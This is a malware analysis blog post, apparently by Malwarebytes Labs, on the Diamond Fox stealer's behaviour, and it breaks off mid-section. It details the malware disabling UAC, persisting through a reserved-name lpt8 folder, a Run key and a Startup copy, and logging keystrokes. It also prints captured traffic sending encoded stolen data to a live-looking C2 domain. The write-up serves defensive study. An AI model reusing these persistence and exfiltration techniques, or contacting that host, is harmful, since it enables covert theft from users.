Diamond Fox – part 1: introduction and unpacking

March 17, 2017 by Malwarebytes Labs

Last updated: March 28, 2017

Diamond Fox (also known as Gorynch) is a stealer written in Visual Basic that has been present on the black market for several years. Some time ago, builders of its older versions (i.e. 4.2.0.650) were cracked and leaked online – thanks to this we could have a closer view at the full package that is being sold by the authors to other criminals.

In 2016 the malware was almost completely rewritten – its recent version, called “Crystal” was described some months ago by Dr. Peter Stephenson from SC Media (read more).

In this short series of posts, we will take a deep dive in a sample of Diamond Fox delivered by the Nebula Exploit Kit (described here). We will also make a brief comparison with the old, leaked version, in order to show the evolution of this product.


In this first part, we will take a look at Diamond Fox's behavior in the system, but the main focus will be about unpacking the sample and turning it into a form that can be decompiled by a Visual Basic Decompiler.

Analyzed samples

- 92d098a9f2adb0e4c524edd82a81c894 – original sample
  - 05ce32843c7271464b48283fe8f179cc – unpacked stage 1
    - 988e9fa903cc2fbb80e7221072fb2221 – unpacked (final VB payload)


Behavioral analysis

After being deployed, Diamond Fox runs silently, however, we can notice some symptoms of its presence in the system. First of all, the UAC (User Account Control) gets disabled and we can see an alert about it:



You must restart your computer to turn off User Account Control
Click to restart this computer

Another pop-up is asking the user to restart the system so that this change will take effect:




Action Center

Restart this computer to turn off User Account Control


Before restarting, save any open files and close all programs.

The initial executable is deleted and the malware re-runs itself from the copy installed in the %TEMP% folder. It drops two copies of itself – ***dwn.exe*** and ***spoolsv.exe***. Viewing the process activity under Process Explorer, we can observe the spawned processes:



spoolsv.exe	0.52	4 260 K	10 852 K	3912
dwn.exe		1 008 K	4 560 K	3752
wscript.exe		1 516 K	5 224 K	3492 Microsoft ® Windows Based ... Microsoft Corporation
spoolsv.exe	0.02	1 456 K	3 924 K	3336

It also deploys ***wscript.exe***.


spoolsv.exe	0.06	5 508 K	12 252 K	1068
dwn.exe		1 016 K	4 652 K	788
wscript.exe	1.18	1 604 K	5 292 K	3732 Microsoft ® Windows Based ... Microsoft Corporation

wscript.exe:3732 Properties


Image File

Microsoft ® Windows Based Script Host
Microsoft Corporation


Version: 5.8.7600.16385
Build Time: Tue Jul 14 01:42:48 2009
Path:
C:\Windows\System32\wscript.exe

Command line:
spoolsv.exe|C:\Users\tester\AppData\Local\Temp\lpt8.{20D04FE0-3AEA-1069-A2D8-08002B30309D}\spoolsv.exe


For persistence, Diamond Fox creates a new folder with a special name (read more about this feature): ***%TEMP%\lpt8.{20D04FE0-3AEA-1069-A2D8-08002B30309D}***.


Name	Date modified	Type	Size
Low	2017-03-14 16:20	File folder	
lpt8.{20D04FE0-3AEA-1069-A2D8-08002B30309D}	2017-03-14 16:31	File folder	

Thanks to this trick, the user cannot access the files dropped inside. Another copy (backup) is dropped in the ***Startup*** folder.



```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  spoolsv        c:\users\tester\appdata\local\temp\lpt8.{20d04fe0-3aea-1069-a2d8-08002b30309d}\spoolsv.exe
C:\Users\tester\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
  spoolsv.exe    c:\users\tester\appdata\roaming\microsoft\windows\start menu\programs\startup\spoolsv.exe
```

While running, the malware creates some files with ***.c*** extensions in %APPDATA% folder:




Name	Date modified	Type	Size
Media Center Programs	2011-04-12 04:24	File folder	
Microsoft	2017-03-14 15:44	File folder	
Mozilla	2015-06-19 00:38	File folder	
Sun	2016-05-31 23:40	File folder	
zynamics	2016-08-11 01:21	File folder	
1.c	2017-03-14 15:44	C Source	0 KB
2.c	2017-03-14 15:44	C Source	1 KB

Also, new files are created in the folder from which the sample was run:



keys.c	2017-03-14 16:36	C File	4 KB
log.c	2017-03-14 16:21	C File	6 KB
Off.c	2017-03-14 16:21	C File	1 KB


The file ***keys.c*** contains an HTML formatted log about the captured user activities, i.e. keystrokes. Here’s an example of the report content (displayed as HTML):



```
[Clipboard] - [2017-03-14 16:31:37]
this is a test clipboard content...

[testmachine] - [2017-03-14 16:31:37]
[shift]%TEMP%

[Start menu] - [2017-03-14 16:31:55]
folexpl

[Open with...] - [2017-03-14 16:32:49]
[shift]%windo[backspace]r[backspace]ir[shift][shift][shift][shift][shift][shift]%
ex

[Temp] - [2017-03-14 16:33:29]
[backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace]
[backspace]c[backspace]

[Start menu] - [2017-03-14 16:34:50]
cmd

[C:\Windows\system32\cmd.exe] - [2017-03-14 16:34:55]
cd [shift]%TEMP%
dir
d[backspace]cd l[tab][backspace][backspace][backspace]lp[tab]
[arrow_up][arrow_left][paste][arrow_down][arrow_down][arrow_down][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][backspace][backspace]mo[paste][shift]?[arrow_left]ve

[Local Disk (C:)] - [2017-03-14 16:36:23]
[shift]%TEMP%

[C:\Windows\system32\cmd.exe] - [2017-03-14 16:36:41]
[arrow_up][arrow_left][arrow_left][backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace]
[backspace][backspace]k[tab][arrow_right] [backspace][backspace] .#[backspace][backspace]keys.s[backspace]c
```

The files ***log.c*** and ***Off.c*** are unreadable.

Examining the content of the %TEMP% folder we can also find that the malware dropped downloaded payload inside:




```
Name                                              Date modified      Type            Size
lpt8.{20D04FE0-3AEA-1069-A2D8-08002B30309D}       2017-03-14 15:45   File folder
FXSAPIDebugLogFile.txt                            2015-06-18 22:27   Text Document   0 KB
spoolsv.exe                                       2017-03-14 15:44   Application     19 KB
```

```
 0  39 BC 82 E5 A9 D9 ED 02 02 02 02 02 FD FD 02 02 BA
11  02 02 02 02 02 02 02 42 02 02 02 02 02 02 02 02 02
22  02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02
33  02 02 02 02 02 02 02 02 02 42 02 02 02 52 47 02 02
44  4E 03 06 02 0C 92 52 55 02 02 02 02 02 02 02 02 E2
55  02 0D 03 09 03 04 02 02 42 02 02 02 12 02 02 02 A2
66  02 02 02 02 02 02 02 B2 02 02 02 F2 02 02 02 02 42
```

It is a XOR encrypted PE file (key in the analyzed case is: 0x2), that turns out to be an update of the main Diamond Fox bot.

Network communication


Diamond Fox communicates with the CnC using an HTTP-based protocol. It beacons to ***gate.php***



```
2    200  HTTP  slphstvz.biz  /panel/gate.php           12  text/html; charset=UTF-8  spoolsv:348
3    200  HTTP  slphstvz.biz  /panel/gate.php?p=12   6 157  text/html; charset=UTF-8  spoolsv:348
4    200  HTTP  slphstvz.biz  /panel/gate.php?u=2        0  text/html; charset=UTF-8  spoolsv:348
5    200  HTTP  slphstvz.biz  /panel/gate.php?p=11   4 109  text/html; charset=UTF-8  spoolsv:348
6    200  HTTP  slphstvz.biz  /panel/gate.php?p=0    4 109  text/html; charset=UTF-8  spoolsv:348
7    200  HTTP  slphstvz.biz  /panel/gate.php?p=1   99 854  text/html; charset=UTF-8  spoolsv:348
8    200  HTTP  slphstvz.biz  /panel/gate.php?p=2  353 294  text/html; charset=UTF-8  spoolsv:348
9    200  HTTP  slphstvz.biz  /panel/gate.php?p=3   33 293  text/html; charset=UTF-8  spoolsv:348
10   200  HTTP  slphstvz.biz  /panel/gate.php?p=4  125 966  text/html; charset=UTF-8  spoolsv:348
11   200  HTTP  slphstvz.biz  /panel/gate.php?p=5   54 285  text/html; charset=UTF-8  spoolsv:348
12   200  HTTP  slphstvz.biz  /panel/gate.php?p=13       0  text/html; charset=UTF-8  spoolsv:348
```

Data from the bot is sent to the CnC in form of a POST request. Pattern:

13e=<encoded content>




```
POST /panel/gate.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: pl
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Content-Length: 262
Host: slphstvz.biz

13e=1041585354555E5C50494E5849410C410D410C410D0411090F414147757A0D08130F1D
7D1D686D7E1D700D0C0F0E1008541D14706915584F527E1D146F155158495374410D0D110C
414F58494E58494176731C71417F0F7F0E7905090941515C5352544E4E585B524F6D1D0A1D
4E4A525953546A4141787374757E7C70696E7869HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:52:43 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

8
MDB8MTAy
0
```

Responses from the CnC have the following pattern:

